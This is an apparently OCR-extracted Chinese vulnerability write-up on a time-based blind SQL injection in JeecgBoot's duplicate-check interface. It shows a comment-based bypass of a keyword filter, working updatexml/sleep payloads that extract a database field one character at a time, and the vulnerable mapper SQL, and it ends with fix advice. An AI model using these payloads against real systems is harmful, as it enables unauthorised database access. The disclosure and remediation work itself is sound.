

进入 swagger 后台，找到接口



通过路由找到后台 control




可以看到这里有 sql 注入 check


但这里修复有 trick

这里 select 等关键词后面加了一个空格，所以

这种情况被 ban




这种绕过了



接下来我们写入 payload


updatexml(1,(select/**/if(length("aaa")>5,1,sleep(10)) union select/**/1),1)

会很明显 sleep 10 秒 ， 反之改成<不会



可以利用这种时间进行盲注

下面我们尝试注入 jeecg-boot.v3_hello 的 create_by



updatexml(1,(select/**/if(substr((select create_by from v3_hello limit 0,1),1,1)="b",1,sleep(10)) union select/**/1),1)

这个会延迟 10s

updatexml(1,(select/**/if(substr((select create_by from v3_hello limit 0,1),1,1)="a",1,sleep(10)) union select/**/1),1)

这个会直接返回


修复建议。Select 后面的空格不要

同时建议换成预编译


```
<!-- 重复校验 sql语句 -->
<select id="duplicateCheckCountSql" resultType="Long" parameterType="org.jeecg.modules.system.model.DuplicateCheckVo">
    SELECT COUNT(*) FROM ${tableName} WHERE ${fieldName} = #{fieldVal} and id <> #{dataId}
</select>
```

这里补充一下

DuplicatecheckcountsqlnoDataId 也存在 sql 注入



我们这样传输，保持 dataid 为空



就会进入下面的语句，同时按照上面 exp 写也会有延迟